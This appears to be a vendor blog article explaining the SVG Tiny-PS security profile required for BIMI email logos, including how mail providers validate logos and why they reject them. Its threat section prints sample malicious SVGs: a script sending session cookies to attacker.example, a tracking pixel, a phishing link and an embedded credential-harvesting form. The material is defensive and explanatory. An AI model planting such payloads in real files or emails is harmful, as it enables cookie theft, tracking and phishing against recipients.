SVG Tiny-PS: understanding the security profile required by BIMI
By CaptainDNS
Published on March 2, 2026
Updated on July 30, 2026

- Standard SVG can embed JavaScript, phishing links and tracking pixels: capabilities incompatible with an inbox
- The SVG Tiny 1.2 PS (Portable/Secure) profile eliminates all code execution, external loading and interactivity
- Gmail, Yahoo Mail and Apple Mail parse each BIMI logo and reject any file that violates the PS profile restrictions
An SVG file is not a simple image. It is an XML document that can contain JavaScript, hyperlinks, requests to external servers, and even embedded HTML via <foreignObject>. These capabilities, useful on the web, become weapons in an email context.
BIMI (Brand Indicators for Message Identification) displays a brand's logo directly in the recipient's inbox. If that logo could execute code or load external resources, it would become the most accessible attack vector ever deployed: present in every received email, displayed automatically, without any user interaction.
This is why BIMI requires an ultra-restrictive SVG profile: SVG Tiny 1.2 PS (Portable/Secure). This article details the origin of this profile, the threats it neutralizes, and how email providers enforce it.
From the W3C to BIMI: where does the SVG Tiny-PS profile come from?
The SVG Tiny-PS profile did not appear out of nowhere. It builds on two decades of W3C standardization work, adapted to the specific constraints of email.
SVG Tiny 1.2: a standard for constrained devices
In 2008, the W3C published the SVG Tiny 1.2 specification. The original goal had nothing to do with email: it was about enabling vector graphics rendering on mobile devices with limited resources (phones of that era, PDAs, embedded browsers).
SVG Tiny 1.2 removes the heaviest features of SVG Full: no complex filters, no <foreignObject>, no advanced CSS. The remaining subset is sufficient to display icons, logos and simple illustrations.
The PS extension: BIMI's security layer
When the BIMI Working Group looked for an image format for brand logos in emails, SVG Tiny 1.2 was a good starting point. The format is lightweight, standardized and resolution-independent. But SVG Tiny 1.2 still retains capabilities that are problematic for email security:
- JavaScript (
<script>) is still permitted in SVG Tiny 1.2 - Hyperlinks (
<a>) remain allowed - Animations (
<animate>,<set>) still work
The BIMI Working Group therefore added an additional layer of restrictions, called PS (Portable/Secure). The result is a profile declared via the baseProfile="tiny-ps" attribute on the root <svg> element:
<svg xmlns="http://www.w3.org/2000/svg"
     version="1.2"
     baseProfile="tiny-ps"
     viewBox="0 0 512 512">
  <!-- Logo content -->
</svg>
The baseProfile="tiny-ps" attribute signals to parsers that the file is subject to PS restrictions. An email provider encountering an SVG without this attribute will reject it, even if the content is technically compliant.
What attack vectors can an SVG file contain?

To understand the restrictions, you first need to understand the risks. A standard SVG file offers five major attack surfaces in an email context.
JavaScript code execution
SVG supports the <script> element with full JavaScript. In a browser, it is a feature. In an inbox, it is an XSS (Cross-Site Scripting) vulnerability served on a silver platter:
<!-- Malicious SVG: session theft -->
<svg xmlns="http://www.w3.org/2000/svg">
  <script>
    fetch('https://attacker.example/steal?cookie=' + document.cookie);
  </script>
  <circle cx="50" cy="50" r="40" fill="#0EA5E9"/>
</svg>
Such a file, displayed as a BIMI logo, could access the DOM of a webmail client, exfiltrate session cookies, or inject content into the page.
External resource loading
The <image> element allows loading images from a remote server. It is a tracking pixel disguised as a logo:
<!-- SVG with tracking pixel -->
<svg xmlns="http://www.w3.org/2000/svg">
  <image href="https://tracker.example/pixel.gif?uid=12345"
         width="1" height="1"/>
  <circle cx="50" cy="50" r="40" fill="#10B981"/>
</svg>
Each time the logo is displayed, it triggers an HTTP request. The attacker knows when, where and how many times the email is opened (IP address, user agent, frequency).
Phishing links
The <a> element creates clickable areas in an SVG. A fully clickable logo that redirects to a phishing site would go unnoticed by most users:
<!-- SVG with phishing link -->
<svg xmlns="http://www.w3.org/2000/svg">
  <a href="https://fake-bank.example/login">
    <rect width="100" height="100" fill="#8B5CF6"/>
    <text x="50" y="55" text-anchor="middle" fill="white">Logo</text>
  </a>
</svg>
Embedded HTML content
<foreignObject> allows injecting arbitrary HTML and CSS into an SVG. It is the largest attack surface: forms, iframes, nested scripts:
<!-- SVG with embedded HTML -->
<svg xmlns="http://www.w3.org/2000/svg">
  <foreignObject width="100%" height="100%">
    <div xmlns="http://www.w3.org/1999/xhtml">
      <form action="https://attacker.example/phish">
        <input type="text" placeholder="Email"/>
        <input type="password" placeholder="Password"/>
        <button>Sign in</button>
      </form>
    </div>
  </foreignObject>
</svg>
Animations and event-driven interactions
The <animate>, <set> elements and onclick, onmouseover attributes allow creating dynamic behavior. An animated logo could simulate an interface, display fake buttons, or trigger actions on hover.
How does the PS profile neutralize each threat?
The PS profile applies three categories of restrictions. Each targets a specific group of threats.
Category 1: forbidden elements
The PS profile entirely removes certain XML elements from the allowed SVG vocabulary:
| Forbidden element | Threat neutralized |
|---|---|
<script> | JavaScript code execution (XSS) |
<image> | External resource loading (tracking) |
<a> | Clickable phishing links |
<foreignObject> | Arbitrary HTML/CSS injection |
<animate>, <animateTransform>, <set> | Animations and dynamic behavior |
<filter>, <feGaussianBlur> | Complex filters (unpredictable rendering) |
<pattern>, <mask>, <symbol> | Advanced elements unnecessary for a logo |
<marker>, <switch>, <cursor> | Interactivity and customization |
If an SVG file contains even a single one of these elements, the provider rejects it entirely. There is no fallback mode: a single forbidden element is enough.
Category 2: removed attributes and events
Even on allowed elements, certain attributes are forbidden:
- JavaScript events:
onclick,onmouseover,onload,onfocusinand allon*attributes - External references:
xlink:hrefpointing to an external URL (internal references using#idremain allowed) - Complex CSS styles:
<style>blocks are forbidden; properties must be declared as inline attributes (fill="#0EA5E9")
Category 3: required structure
The PS profile requires a specific structure on the root <svg> element:
| Attribute | Required value | Purpose |
|---|---|---|
version | 1.2 | Declares the SVG Tiny 1.2 subset |
baseProfile | tiny-ps | Activates PS restrictions |
viewBox | 0 0 X X (square) | Ensures a 1:1 aspect ratio for display |
xmlns | http://www.w3.org/2000/svg | Standard SVG namespace |
The square viewBox is not strictly a security restriction. It ensures that the logo displays correctly regardless of the email client and the size of the display area.
Allowed elements
What remains after filtering constitutes the minimal vocabulary for drawing a logo:
Containers: <svg>, <g>, <defs>
Shapes: <rect>, <circle>, <ellipse>, <line>, <polyline>, <polygon>, <path>
Text: <text>, <tspan>
Colors: <linearGradient>, <radialGradient>, <stop>, <solidColor>
Clipping: <clipPath>, <use> (local reference only)
Accessibility: <title>, <desc>
This vocabulary is sufficient to reproduce any brand logo. Logos do not need scripts, animations or links: they are by nature static images.
How do providers validate an SVG Tiny-PS logo?
Email providers do not trust the baseProfile="tiny-ps" attribute. They parse the file entirely and verify each element.
The validation process

Validation follows a four-step pipeline:
- Retrieval: the provider downloads the SVG file from the URL specified in the BIMI DNS record (
l=https://...) - XML parsing: the file is parsed as a strict XML document. Any malformed file is rejected
- Structural verification: presence of
version="1.2",baseProfile="tiny-ps", squareviewBox, correct namespace - Element analysis: each XML node is compared against the allowlist. A forbidden element triggers immediate rejection
Differences between providers
| Criterion | Gmail | Yahoo Mail | Apple Mail |
|---|---|---|---|
| SVG Tiny-PS validation | Strict | Strict | Strict |
| VMC/CMC certificate required | Yes | No | No |
| Logo caching | Long (days) | Medium (hours) | Short |
DMARC p=reject mandatory | Yes | No (p=quarantine suffices) | No (p=quarantine suffices) |

Gmail applies the strictest validation. In addition to the SVG Tiny-PS format, it requires a VMC (Verified Mark Certificate) or CMC (Common Mark Certificate) that cryptographically binds the logo to the brand's identity. Yahoo Mail and Apple Mail display the logo without a certificate, but validate the format with the same rigor.
Most common rejection reasons
The most frequent causes of rejection are:
- Missing
baseProfile: the file does not declarebaseProfile="tiny-ps"(approximately 50% of cases) <style>block present: graphic editors export colors as CSS, not as inline attributes<image>element detected: a bitmap embedded as base64 in the SVG- Non-square
viewBox: aspect ratio other than 1:1 - Unnecessary namespace:
xmlns:inkscape,xmlns:xlinkwith unused references
Recommended action plan
- Audit your current SVG file: open it in a text editor and search for forbidden elements (
<script>,<image>,<style>,<a>,<animate>) - Check root attributes: confirm the presence of
version="1.2",baseProfile="tiny-ps"and a squareviewBox - Convert automatically: run the file through an SVG Tiny-PS converter to remove forbidden elements and add missing attributes
- Test retrieval: use the CaptainDNS BIMI verification tool to confirm that the logo is accessible and valid from the DNS record
- Monitor updates: the BIMI Working Group may adjust restrictions; regularly check the BIMI Internet-Draft
FAQ
What is the SVG Tiny-PS profile?
SVG Tiny 1.2 PS (Portable/Secure) is a restricted subset of the SVG format, defined for BIMI. It builds on the W3C's SVG Tiny 1.2 base and adds security restrictions: no scripts, no links, no external images, no animations. Only static visual elements (shapes, text, gradients) are allowed.
Why doesn't BIMI accept standard SVG files?
A standard SVG file can contain JavaScript, hyperlinks, tracking pixels and embedded HTML. Automatically displaying such a file in an inbox would open a massive attack surface. The SVG Tiny-PS profile eliminates these capabilities so that the logo remains a harmless static image.
What is the difference between SVG Tiny 1.2 and SVG Tiny-PS?
SVG Tiny 1.2 is a W3C standard designed for mobile devices. It removes the heaviest features of SVG Full but retains scripts and links. SVG Tiny-PS adds a layer of BIMI-specific security restrictions: scripts, links, animations and all external loading are forbidden.
What types of attacks can a malicious SVG file contain?
A malicious SVG can contain JavaScript for XSS execution, <image> elements for pixel tracking, <a> links for phishing, HTML via <foreignObject> to inject forms, and animations to simulate fake interface elements.
How does Gmail validate a BIMI logo?
Gmail downloads the SVG from the URL declared in the BIMI DNS record, parses the XML, verifies the presence of baseProfile="tiny-ps" and a square viewBox, then analyzes each element against the PS profile allowlist. It also requires a valid VMC or CMC certificate to display the logo with the verification badge.
Does the SVG Tiny-PS profile allow gradients and colors?
Yes. Linear gradients (<linearGradient>), radial gradients (<radialGradient>) and colors (fill, stroke, <solidColor>) are allowed. The PS profile only restricts elements that pose a security risk, not decorative elements needed for a logo.
Is there an official validator for SVG Tiny-PS?
The BIMI Group does not provide an official validator. Email providers perform their own validation when processing the email. To test your logo before publishing, use a BIMI verification tool that simulates the provider validation process.
Glossary
- SVG Tiny 1.2 PS: security profile of the SVG format adopted by BIMI. PS stands for Portable/Secure. It restricts SVG Tiny 1.2 to static visual elements by eliminating scripts, links, animations and external loading.
- XSS (Cross-Site Scripting): an attack that injects JavaScript into a web page to steal data or hijack sessions. An SVG with
<script>can serve as an XSS vector. - baseProfile: XML attribute of the
<svg>element that declares the SVG profile in use. The valuetiny-pssignals to the parser that the file must comply with PS restrictions. - BIMI: Brand Indicators for Message Identification. A standard that displays a brand's logo in email clients, conditional on DMARC and (depending on the provider) a VMC/CMC certificate.
- VMC/CMC: Verified Mark Certificate / Common Mark Certificate. Certificates that cryptographically bind a logo to a brand. Gmail requires one of these certificates to display the verification badge.
- BIMI Internet-Draft: the IETF document that specifies BIMI. It has not been published as an RFC: the text remains a draft, revised by the BIMI Working Group. It defines the DNS record format, the validation process, and defers to the SVG Tiny P/S profile for the logo itself.
Check your logo's compliance: run your SVG file through the CaptainDNS SVG Tiny-PS converter to automatically detect and fix non-compliant elements.
Related BIMI guides
- How to create a BIMI-compliant SVG Tiny-PS logo: step-by-step practical guide to preparing, converting and validating a logo
- Setting up BIMI for an SMB: cost-effective guide without VMC: deploy BIMI without a VMC on a tight budget, step by step